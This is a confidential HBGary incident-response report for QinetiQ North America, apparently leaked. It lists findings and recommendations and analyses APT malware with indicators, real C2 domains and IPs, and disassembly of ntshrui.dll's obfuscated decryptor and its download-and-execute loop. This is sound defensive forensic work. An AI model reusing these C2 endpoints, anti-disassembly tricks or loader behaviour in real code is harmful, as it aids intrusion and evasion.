HBGary
DEFEATING TOMORROW'S MALWARE TODAY

INCIDENT RESPONSE

TECHNICAL REPORT

Supplement

(Forensic Findings and Analysis Report)

QinetiQ

July 21, 2010

Version 1.0

Confidential – Do Not Distribute

Document Revision History			
Date	**Version**	**Description**	**Author**
July 7, 2010	0.1	First Draft	Michael Spohn
July 10, 2010	0.2	Review	Phil Wallisch
July 21, 2010	1.0	Client Release	Michael Spohn

Table of Contents

Table of Figures

Table of Tables

1 Background

Beginning in March 2010, HBGary, Inc. was contracted to assist in the identification, analysis, and removal of malware from QinetiQ North America (QNA) internal systems. This was in response to what QNA believed to be an organized and sophisticated cyber attack involving the potential theft of ITAR controlled data. HBGary was given background on the attack, which included information on targeted attacks on digital data systems that have occurred in the past.

HBGary deployed the 'Active Defense' platform to scan endpoints for malicious software and indicators of compromise. Over the course of the total engagement, agents were deployed to 1,948 endpoints. In total, seven different malicious tools were discovered in association with the cyber-attack. Over the entire network, 71 hosts were discovered to be affected by the cyber attack. These systems were subsequently cleaned using HBGary's inoculation technology, or mitigated directly by the QNA network staff.

> Final stat: 71 systems were detected as compromised out of 1,948 that were scanned.

The work was carried out in two phases. The first phase focused on an initial set of 1,400 hosts, of which 746 were scanned. The results of the phase-1 scans were published in the HBGary "*Forensic Findings and Analysis Report*," dated May 12, 2010. This comprehensive report details the findings, threat assessment, and advanced methodologies used to identify attacker tools and techniques.

The second phase was to complete the tasks required to scan additional QNA systems, and a second Statement of Work (SOW) was signed on May 24, 2010. This second SOW contained two tasks:

- Task one involved completion of deployment and scans of the original 1,400 hosts described in the original SOW. This task was performed at no cost to QNA.

- Task two involved the deployment of 'Active Defense' agents to the remaining systems within the QNA environment, scanning those systems for IOC's, and analyzing identified malware. Task two also included the creation of Intrusion Detection System (IDS) signatures as required and the use of HBGary's 'inoculator' to remediate infected systems.

This report details the work completed by HBGary security consultants for the second SOW. It includes findings, recommendations, and a detailed description of the tasks performed. It is a supplement to the previous QNA report published by HBGary.

For additional information regarding the overall QNA threat assessment including threat history and attribution, open source intelligence, general structure of malware found, details of secondary command and control channel operation, and indicators of compromise, refer to the HBGary *"Forensic Findings and Analysis Report."*

2 Findings

This section provides a synopsis of the investigative findings during this investigation

2.1. QinetiQ North America (QNA) continues to be the victim of targeted attacks by sophisticated cybercriminals.

QNA has experienced two major targeted attack incidents in the last year. There is a high likelihood the organized criminal element behind these attacks will continue attempts to compromise QNA systems. It is critical that QNA establish and maintain a mature and effective security posture to defeat these attacks. The recommendations from this and previous investigations should be incorporated into QNA's defense strategy going forward.

2.2. This joint investigation identified seven (7) malware variants related to the unauthorized access by the intruder(s).

The recovered malware provides three capabilities to the intruder(s). One variant of identified malware (mailyh.dll) contains the ability to connect to Internet based web servers via HTTP and download files or command/control (C2) instructions. The URL's hardcoded in this malware contains QNA content indicating those URL's were specifically targeting QNA. A second capability of recovered malware (update.exe) performs a detailed inventory (reconnaissance) of the system it runs on and stores the information in an encrypted file. These files are collected from compromised systems and transferred externally. The third capability identified is remote C2 of compromised systems including the ability to transfer files, run system commands, and connect to other systems on the network (lprnip.dll, ntshrui.dll). Details of the malware found during this investigation can be found in Section Four.

2.3. There were seventy one (71) identified systems compromised by the intruders using one or more of the malware files identified in 2.2.

A table of the listed systems can be found in Section 5.

3. Recommendations

This section provides recommendations for improving the QNA security posture based on the investigative findings in this investigation.

3.1. Narrow the gap between the identification, containment, and remediation of compromised systems.

During this investigation, there was a long delay from compromised system identification to remediation. This should be addressed immediately. A system triage process must be adopted and implemented. The time from identification to containment of a compromised system should be measured in minutes or hours, but should not exceed 24 hours. The time between containment and remediation should be measured in hours, but should never exceed 72 hours.

3.2. Increase the oversight and maintenance of Active Directory.

During this investigation, the Active Directory systems within QNA provided inconsistent data. This interfered with the deployment of A/D agents. A top-down review of the DNS systems within QNA should be conducted. Retired, duplicate, and re-deployed systems should be identified and removed from the database. Systems that have not logged in within the last 90 days should be investigated and purged as required. Expand the asset inventory efforts and create updated network diagrams.

3.3. Closely monitor and control domain administrator accounts.

The attacker(s) in this incident, as in most attacks, highly value the acquisition of domain administrator credentials. Thus, domain administrator credentials should be closely protected. Limit the number of domain admin accounts, use extremely complex passwords and change them often, and restrict domain admin accounts from service accounts. Consider implementing two-factor authentication for domain administrators.

3.4. Continue consistent scanning and analysis of systems for Indicator’s of Compromise (IOC’s).

The value of end-node IOC scanning proved very valuable during this investigation. Implement a capability to continue the monitoring and scanning of QNA systems for IOC’s. HBGary provides a managed service offering to accomplish this.

3.5. Log Domain Name Service (DNS) requests and alert on all requests to known dynamic DNS sites.

Attackers often use dynamic DNS sites rather than individual IP addressing in their attack tools. Dynamic DNS allows them great flexibility and mobility in the hosting of malicious web servers and C2 systems. All QNA DNS requests should be logged. A list of known dynamic DNS providers should be created and kept current. DNS alerts should be triggered whenever a dynamic DNS lookup occurs.

3.6. Continue to closely monitor/capture outbound network traffic.

The IDS and other network monitoring tools in place should be closely monitored for alerts and other anomalies based on existing knowledge of the attacker(s) behaviors and tools. Logging levels should be high and logs should be kept online for at least three months and offline for at least six months.

3.7. Closely monitor the enterprise anti-virus service (A/V) and establish high compliance rates.

Even though traditional (A/V) solutions are not capable of dealing with APT type attacks, they still serve a valuable role in your security program. Make sure the enterprise (A/V) systems are monitored on a daily basis and ensure end-point agents and DAT signature files are current within three days. Establish an end-point compliance rate of 90% or higher. Schedule full A/V scans of all systems at least once a week.

3.8. Identify and document 'high value' data and the associated computer systems

During this incident, it was difficult to identify systems that contained QNA intellectual property (IP), classified data, or data regulated by government or regulatory agencies (i.e. ITAR data). Every system in the QNA enterprise should be reviewed, classified, and documented by system type (server, workstation, mobile device, etc.), owner, role, and data content. This list must be updated regularly, should be stored in a very secure location, and readily available to the incident response team.

3.9. Improve the emergency incident response management process.

The incident management process should be improved. There were multiple vendors assisting in the identification, containment, and remediation of systems during this incident. Although there were daily status calls, roles between the vendors were not clearly defined. Detailed documents and spreadsheets were created to track compromised systems and IOC's, yet there was no master-task sheet tracking all of the internal and external activities, responsibilities, and findings.

3.10. Create or improve an/the Incident Response Program.

Many of the recommendations in this section focus on asset identification, classification and protection, incident containment and remediation, and incident management processes. These are all components of a formal incident response program. HBGary recommends QNA review their existing incident management practices and determine if existing incident response policies, standards, guidelines, and procedures are effective. If a formal incident response program is in place, is it robust and meeting the needs of the organization? If no program exists, one should be created.

4. Identified Malware and Tools

During this investigation, there seven (7) files identified as targeted attack software or tools used by the intruder(s).Some of the files identified during this investigation were analyzed by other vendors. Refer to the particular vendor investigative report for details of these files.

Note: Malware variants discovered during this investigation that have no attribution to the targeted attacks are not included in this report.

4.1. Iprnip.dll

Two variants of this malware were identified in the environment. It was installed as a Windows services and survives system reboot. This malware allows the attackers to take control of a compromised system via a remote command and control (C2) encrypted communication channel.

The malware allows the attackers to execute system commands, transfer files, create and kill processes and services, and connect to other systems.

The second variant of iprinp.dll is similar to the first variant but it uses an embedded MSN Messenger client to provide C2 via Microsoft's hosted messaging services.

History of the strain

The Iprinp malware is a variant of Chinese-developed malware dating back over five years. It is a well known and used variety of malware that is customized and built from source code (that is, not an attack toolkit/generator). HBGary believes this malware strain to be tightly coupled to a Chinese hacking group that targets the DoD and its contractors. HBGary has code-named this threat group as "Soysauce". This group is also known as 'Comment Crew' by some, and also as 'GIF89a' by some. The choice of codename is completely arbitrary in this context and is simply meant to identify a group of Chinese hackers who have a consistent agenda to target the defense industrial complex. Refer to the HBGary *"Forensic Findings and Analysis Report.*" for more detailed information.

Indicators of Compromise

Several IOC's can be used to detect variants of the iprinp malware strain. When using IOC's it is important to focus on general properties that are not likely to change between builds, or variants, of the malware. As such, the IOC can be used to detect new forms of the same strain. Refer to the HBGary *"Forensic Findings and Analysis Report.*" for more detailed information.

4.2. Mailyh.dll

Three instances of this malware were found in the environment. This malware installs itself as a service (Schedsvc.dll) in order to survive reboot. It contains a simple routine to check for Internet connectivity then connects via HTTP to a series of hard-coded URL’s, potentially to download additional malware.

Indicators of Compromise

Several IOC's can be used to detect variants of the mailyh.dll malware strain.

The following strings can be searched for in physical memory to detect this malware:

- "windows/cartoon"
- "[FakeDomain]"
- "xsl dll service global event"
- "XSLAuto"
- "XSLPlug"

Look for schedsvc.dll in unexpected locations (for example c:\windows, or a temp path)

Check for the following file artifacts on disk:

- c:\windows\system32\chkdiska.dat
- c:\windows\system32\chkdiskb.dat
- c:\windows\system32\chkdiskc.dat
- c:\windows\system32\javacfg.ini
- c:\mailyh.dll
- c:\XSL_SR.txt
- dllserver.dll

Command & Control Capability

The following DNS names are used for communication:

- mystats.dynalias.org
- translate.google.com
- babelfish.yahoo.com
- www.sina.com.cn

The following IP addresses were recovered from the encrypted C2 data blocks within the malware:

- 120.50.47.28 (from decryption of config data)
- 66.98.206.31:443 (from decryption of config data)

It should be noted that some of the hard-coded URL's contain QNA specific references:

- mystats.dynalias.org/net/qnao.html
- google.com/translate?***n&u=http://120.50.47.28/net/qnao.html?
- yahoo.com/translate_url?trurl=http://120.50.47.28/net/qnao.html?

This indicates this malware was specifically targeted to the QNA environment.

Network IDS Signatures

The following URL's can be used to construct network IDS signatures for C2 communication to this malware variant:

- http://mystats.dynalias.org/net/qnao.html
- http://120.50.47.28/net/qnao.html
- http://translate.google.com/translate?prev=hp&hl=en&js=n&u=http://120.50.47.28/net/qnao.html?
- http://babelfish.yahoo.com/translate_url?doit=done&tt=url&intl=1&fr=bf-home&trurl=http://120.50.47.28/net/qnao.html?[random number inserted here]&lp=en_fr&btnTrUrl=Translate
- http://1234/config .htm

Figure 1 - Mailyh.dll communication graph





Figure 2 - Mailyh.dll configuration graph



Remediation

Locate Schedsvc.dll and verify date/time and size and Microsoft digital signature
If mismatched, remove service and restore correct schedsvc.dll

4.3. Mspoiscon.exe

This malware was identified in a previous QNA incident and was not analyzed by HBGary.

4.4. Ntshrui.dll

This malware takes advantage of the Windows file path search order to get loaded instead of the legitimate ntshrui.dll file located in Windows\system32 folder. The Microsoft Windows legitimate ntshrui.dll is supposed to be loaded when a user logs on. This dll is an extension to the Windows file explorer.

Since the malicious ntshrui.dll is dropped into the \Windows folder it is located by the Windows loader before the legitimate file located one folder lower. The malicious ntshrui.dll is hard coded to connect to a specific IP address and download a specific HTML file. If successful, the downloaded file provides command instructions for the malware to execute.

Command & Control Capability

Figure 5 below is a schematic of the command and control capabilities of ntshrui.dll.

Figure 3 - Ntshrui.dll C&C graph

Below is a description of the command and control capabilities of ntshrui.dll.

The sample launches a thread to perform communication:

```
100019FF       push 0x100017F0 // thread_worker_routine
10001A04       push 0x0
10001A06       push 0x0
10001A08       call dword ptr [0x1000204C] // __imp_MSVCRT.dll!_beginthreadex[77C3A3DB]
```

The thread worker routine then calls LoadLibrary on wininet.dll & urlmon.dll and initializes function pointers to the following functions (see sub_10001000):

```
data_PTR_InternetCloseHandle
data_PTR_InternetOpenA
data_PTR_InternetOpenUrlA
data_PTR_InternetReadFile
data_PTR_URLDownloadToFileA
```

The thread worker routine operates in a loop with a sleep delay. For each work cycle, an encrypted buffer is read:

```
10003100 :     26 42 5E 5E 5A 10 05 05 18 1B 1C 04 1B 1F 04 18 &B^^Z...........
10003110 :     1B 1A 04 1C 12 05 1B 13 1D 04 1B 04 1B 1C 04 19 ................
10003120 :     75 1F 04 42 5E 47 46 0C 00 00 00 00             u..B^GF.....
```

The decrypted buffer is used with InternetReadFile to read a C2 packet from remote. The work continues in a loop reading the entire file from remote. The read buffer is then passed to a decryptor. The sample will use GetTempPath to find a location on the local system to download data to.

The **GetTempPath** function checks for the existence of environment variables in the following order and uses the first path found:

1. The path specified by the TMP environment variable.
2. The path specified by the TEMP environment variable.
3. The path specified by the USERPROFILE environment variable.
4. The Windows directory.

The sample then uses UrlDownloadToFile to download a file from a remote site to the local path.

```
HRESULT URLDownloadToFile(
    LPUNKNOWN pCaller,
    LPCTSTR szURL,
    LPCTSTR szFileName,
    DWORD dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB
);
```

Using the decrypted URL, the connection made to:
http://216.15.210.68/197.1.16.3_5.html

with the following User-Agent: field:
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Once a file is downloaded, it will be decompressed using the LzOpenFile api calls. This accounts for any files with the compressed header 'SZDD'.

Encryption/Decryption

HBGary has reverse engineering the encryption algorithm for ntshrui.dll and the decryptor is described here:

The decryptor function uses redundant-jump pairing to thwart disassembly:

```
1000119C    0F 84 07 00 00 00              je 0x100011A9▼ // loc_100011A9
100011A2    loc_100011A2:
100011A2    0F 85 01 00 00 00              jne 0x100011A9
```

Once these have been worked-around, the decryptor function de-obfuscates to:

```
10001190    sub_10001190:
10001190    55                             push ebp
10001191    8B EC                          mov ebp,esp
10001193    81 EC 0C 04 00 00              sub esp,0x0000040C
10001199    53                             push ebx
1000119A    56                             push esi
1000119B    57                             push edi
1000119C    0F 84 07 00 00 00              je 0x100011A9▼ // loc_100011A9
100011A2    loc_100011A2:
100011A2    0F 85 01 00 00 00              jne 0x100011A9
100011A8    F8                             clc
100011A9    loc_100011A9:
100011A9    C7 85 F8 FB FF FF 00 00 00 00  mov dword ptr [ebp-0x00000408],0x0
100011B3    0F 84 07 00 00 00              je 0x100011C0
100011B9 :      0F 85 01 00 00 00 E6                         .......
100011C0    loc_100011C0:
100011C0    C7 85 F4 FB FF FF 00 00 00 00  mov dword ptr [ebp-0x0000040C],0x0
100011CA    0F 84 07 00 00 00              je 0x100011D7
100011D0    0F 85 01 00 00 00              jne 0x100011D7
100011D6    C4 C7                          les eax,edi // alignment error
100011D7    loc_100011D7:
100011D7    C7 45 FC 00 00 00 00           mov dword ptr [ebp-0x4],0x0
100011DE    0F 84 07 00 00 00              je 0x100011EB
100011E4 :      0F 85 01 00 00 00 E7                         .......
100011EB    loc_100011EB:
100011EB    C6 85 FC FB FF FF 00           mov byte ptr [ebp-0x00000404],0x0
100011F2    B9 FF 00 00 00                 mov ecx,0xFF
100011F7    33 C0                          xor eax,eax
100011F9    8D BD FD FB FF FF              lea edi,[ebp-0x00000403]
100011FF    F3 AB                          rep stosd
10001201    66 AB                          stosw
10001203    AA                             stosb
10001204    0F 84 07 00 00 00              je 0x10001211 // alignment error
10001206 :      07 00 00 00                                  ....
1000120A    loc_1000120A:
1000120A    0F 85 01 00 00 00              jne 0x10001211
10001210 :      E1                                           .
10001211    loc_10001211:
```

A buffer at this location:

```
100030E1    ASCII: P]]Nt
100030E1 :      50 5D 5D 4E 74 00 00 0C 7E 63 6F 6F 62 06 0D 01 P]]Nt...~coob...
100030F1 :      0A 16 0F 0E 4E 00 00                         ....N..

10001211    68 E8 30 00 10                 push 0x100030E8
10001216    8D 85 FC FB FF FF              lea eax,[ebp-0x00000404]
1000121C    50                             push eax
1000121D    E8 DE 06 00 00                 call 0x10001900
10001222    83 C4 08                       add esp,0x8
10001225    50                             push eax
10001226    8B 4D 08                       mov ecx,dword ptr [ebp+0x8]
10001229    51                             push ecx
1000122A    FF 15 40 20 00 10              call dword ptr [0x10002040] //
__imp_MSVCRT.dll!strstr[77C47C60]
10001230    loc_10001230:
10001230    83 C4 08                       add esp,0x8
10001233    89 85 F8 FB FF FF              mov dword ptr [ebp-0x00000408],eax
```

```
10001239   0F 84 07 00 00 00                  je 0x10001246
1000123F :     0F 85 01 00 00 00 E6                                  .......
10001246   loc_10001246:
10001246   8D BD FC FB FF FF                  lea edi,[ebp-0x00000404]
1000124C   83 C9 FF                           or ecx,0xFFFFFFFF
1000124F   33 C0                              xor eax,eax
10001251   F2 AE                              repnz scasb
10001253   F7 D1                              not ecx
10001255   83 C1 FF                           add ecx,0xFFFFFFFF
10001258   89 4D FC                           mov dword ptr [ebp-0x4],ecx
1000125B   0F 84 07 00 00 00                  je 0x10001268
10001261 :     0F 85 01 00 00 00 F8                                  .......
10001268   loc_10001268:
10001268   83 BD F8 FB FF FF 00               cmp dword ptr [ebp-0x00000408],0x0
1000126F   75 07                              jne 0x10001278▼ // loc_10001278
10001271   loc_10001271:
10001271   33 C0                              xor eax,eax
10001273   E9 18 02 00 00                     jmp 0x10001490▼ // loc_10001490
10001278   loc_10001278:
10001278   0F 84 07 00 00 00                  je 0x10001285
1000127E :     0F 85 01 00 00 00 A3                                  .......
10001285   loc_10001285:
10001285   8B 95 F8 FB FF FF                  mov edx,dword ptr [ebp-0x00000408]
1000128B   03 55 FC                           add edx,dword ptr [ebp-0x4]
1000128E   89 95 F8 FB FF FF                  mov dword ptr [ebp-0x00000408],edx
10001294   0F 84 07 00 00 00                  je 0x100012A1
1000129A :     0F 85 01 00 00 00 C4                                  .......
100012A1   loc_100012A1:
100012A1   6A 20                              push 0x20
100012A3   8B 85 F8 FB FF FF                  mov eax,dword ptr [ebp-0x00000408]
100012A9   50                                 push eax
100012AA   FF 15 3C 20 00 10                  call dword ptr [0x1000203C] //
__imp_MSVCRT.dll!strchr[77C47660]
100012B0   loc_100012B0:
100012B0   83 C4 08                           add esp,0x8
100012B3   89 85 F4 FB FF FF                  mov dword ptr [ebp-
0x0000040C:ptr_string2]:string2,eax:string2
100012B9   0F 84 07 00 00 00                  je 0x100012C6
100012BF :     0F 85 01 00 00 00 E6                                  .......
100012C6   loc_100012C6:
100012C6   83 BD F4 FB FF FF 00               cmp dword ptr [ebp-0x0000040C],0x0
100012CD   75 14                              jne 0x100012E3
100012CF   0F 84 07 00 00 00                  je 0x100012DC // alignment error
100012D0 :     84 07 00 00 00 0F 85 01 00 00 00 23 33 C0 E9 AD ...........#3...
100012E0 :     01 00 00                                              ...
100012E3   loc_100012E3:
100012E3   0F 84 07 00 00 00                  je 0x100012F0 // alignment error
100012E4 :     84 07 00 00 00 0F 85 01 00 00 00 E7                   ............
100012F0   loc_100012F0:
100012F0   68 E0 30 00 10                     push 0x100030E0 // data_100030E0
100012F5   8D 8D FC FB FF FF                  lea ecx,[ebp-0x00000404]
100012FB   51                                 push ecx
100012FC   E8 FF 05 00 00                     call 0x10001900
10001301   call_strncmp:
10001301   83 C4 08                           add esp,0x8
10001304   8D BD FC FB FF FF                  lea edi:string2,[ebp-0x00000404]:string2
1000130A   83 C9 FF                           or ecx,0xFFFFFFFF
1000130D   33 C0                              xor eax,eax
1000130F   F2 AE                              repnz scasb
10001311   F7 D1                              not ecx
10001313   83 C1 FF                           add ecx:count,0xFFFFFFFF
10001316   51                                 push ecx:count
10001317   8D 95 FC FB FF FF                  lea edx:string2,[ebp-0x00000404]:string2
1000131D   52                                 push edx:string2
1000131E   8B 85 F4 FB FF FF                  mov eax:string1,dword ptr [ebp-
0x0000040C:ptr_string1]:string1
10001324   50                                 push eax:string1
10001325   FF 15 38 20 00 10                  call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
1000132B   loc_1000132B:
1000132B   83 C4 0C                           add esp,0xC
1000132E   85 C0                              test eax,eax
10001330   74 14                              je 0x10001346
10001332   eax != 0:
```

```
10001332   0F 84 07 00 00 00                   je 0x1000133F
10001338 :     0F 85 01 00 00 00 E9                                  .......
1000133F   loc_1000133F:
1000133F   33 C0                               xor eax,eax
10001341   E9 4A 01 00 00                      jmp 0x10001490
10001346   8B 8D F4 FB FF FF                   mov ecx,dword ptr [ebp-0x0000040C]
1000134C   C6 01 00                            mov byte ptr [ecx],0x0
1000134F   8D BD FC FB FF FF                   lea edi,[ebp-0x00000404]
10001355   83 C9 FF                            or ecx,0xFFFFFFFF
10001358   33 C0                               xor eax,eax
1000135A   F2 AE                               repnz scasb
1000135C   F7 D1                               not ecx
1000135E   83 C1 FF                            add ecx,0xFFFFFFFF
10001361   51                                  push ecx
10001362   68 D8 30 00 10                      push 0x100030D8 // data_100030D8
10001367   8D 95 FC FB FF FF                   lea edx,[ebp-0x00000404]
1000136D   52                                  push edx
1000136E   E8 8D 05 00 00                      call 0x10001900
10001373   loc_10001373:
10001373   83 C4 08                            add esp,0x8
10001376   50                                  push eax
10001377   8B 85 F8 FB FF FF                   mov eax,dword ptr [ebp-0x00000408]
1000137D   50                                  push eax
1000137E   FF 15 38 20 00 10                   call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
10001384   loc_10001384:
10001384   83 C4 0C                            add esp,0xC
10001387   85 C0                               test eax,eax
10001389   75 1B                               jne 0x100013A6
1000138B   loc_1000138B:
1000138B   0F 84 07 00 00 00                   je 0x10001398
10001391 :     0F 85 01 00 00 00 E6                                  .......
10001398   loc_10001398:
10001398   8B 4D 0C                            mov ecx,dword ptr [ebp+0xC]
1000139B   C7 01 01 00 00 00                   mov dword ptr [ecx],0x1
100013A1   E9 E5 00 00 00                      jmp 0x1000148B
100013A6   8D BD FC FB FF FF                   lea edi,[ebp-0x00000404]
100013AC   83 C9 FF                            or ecx,0xFFFFFFFF
100013AF   33 C0                               xor eax,eax
100013B1   F2 AE                               repnz scasb
100013B3   F7 D1                               not ecx
100013B5   83 C1 FF                            add ecx,0xFFFFFFFF
100013B8   51                                  push ecx
100013B9   68 CC 30 00 10                      push 0x100030CC // data_100030CC
100013BE   8D 95 FC FB FF FF                   lea edx,[ebp-0x00000404]
100013C4   52                                  push edx
100013C5   E8 36 05 00 00                      call 0x10001900
100013CA   loc_100013CA:
100013CA   83 C4 08                            add esp,0x8
100013CD   50                                  push eax
100013CE   8B 85 F8 FB FF FF                   mov eax,dword ptr [ebp-0x00000408]
100013D4   50                                  push eax
100013D5   FF 15 38 20 00 10                   call dword ptr [0x10002038] //
__imp_MSVCRT.dll!strncmp[77C47A50]
100013DB   loc_100013DB:
100013DB   83 C4 0C                            add esp,0xC
100013DE   85 C0                               test eax,eax
100013E0   75 35                               jne 0x10001417▼ // loc_10001417
100013E2   loc_100013E2:
100013E2   8B 4D 0C                            mov ecx,dword ptr [ebp+0xC]
100013E5   C7 01 02 00 00 00                   mov dword ptr [ecx],0x2
100013EB   8D BD FC FB FF FF                   lea edi,[ebp-0x00000404]
100013F1   83 C9 FF                            or ecx,0xFFFFFFFF
100013F4   33 C0                               xor eax,eax
100013F6   F2 AE                               repnz scasb
100013F8   F7 D1                               not ecx
100013FA   83 C1 FF                            add ecx,0xFFFFFFFF
100013FD   8B 95 F8 FB FF FF                   mov edx,dword ptr [ebp-0x00000408]
10001403   03 D1                               add edx,ecx
10001405   52                                  push edx
10001406   FF 15 34 20 00 10                   call dword ptr [0x10002034] //
__imp_MSVCRT.dll!atoi[77C1BF18]
1000140C   loc_1000140C:
1000140C   83 C4 04                            add esp,0x4
```

```
1000140F   8B 4D 0C                          mov ecx,dword ptr [ebp+0xC]
10001412   89 41 04                          mov dword ptr [ecx+0x4],eax
10001415   EB 74                             jmp 0x1000148B▼ // loc_1000148B
10001417   loc_10001417:
10001417   8D BD FC FB FF FF                 lea edi,[ebp-0x00000404]
1000141D   83 C9 FF                          or ecx,0xFFFFFFFF
10001420   33 C0                             xor eax,eax
10001422   F2 AE                             repnz scasb
10001424   F7 D1                             not ecx
10001426   83 C1 FF                          add ecx,0xFFFFFFFF
10001429   51                                push ecx
1000142A   68 C0 30 00 10                    push 0x100030C0 // data_100030C0
1000142F   8D 95 FC FB FF FF                 lea edx,[ebp-0x00000404]
10001435   52                                push edx
10001436   E8 C5 04 00 00                    call 0x10001900▼ // sub_10001900
1000143B   loc_1000143B:
1000143B   83 C4 08                          add esp,0x8
1000143E   50                                push eax
1000143F   8B 85 F8 FB FF FF                 mov eax,dword ptr [ebp-0x00000408]
10001445   50                                push eax
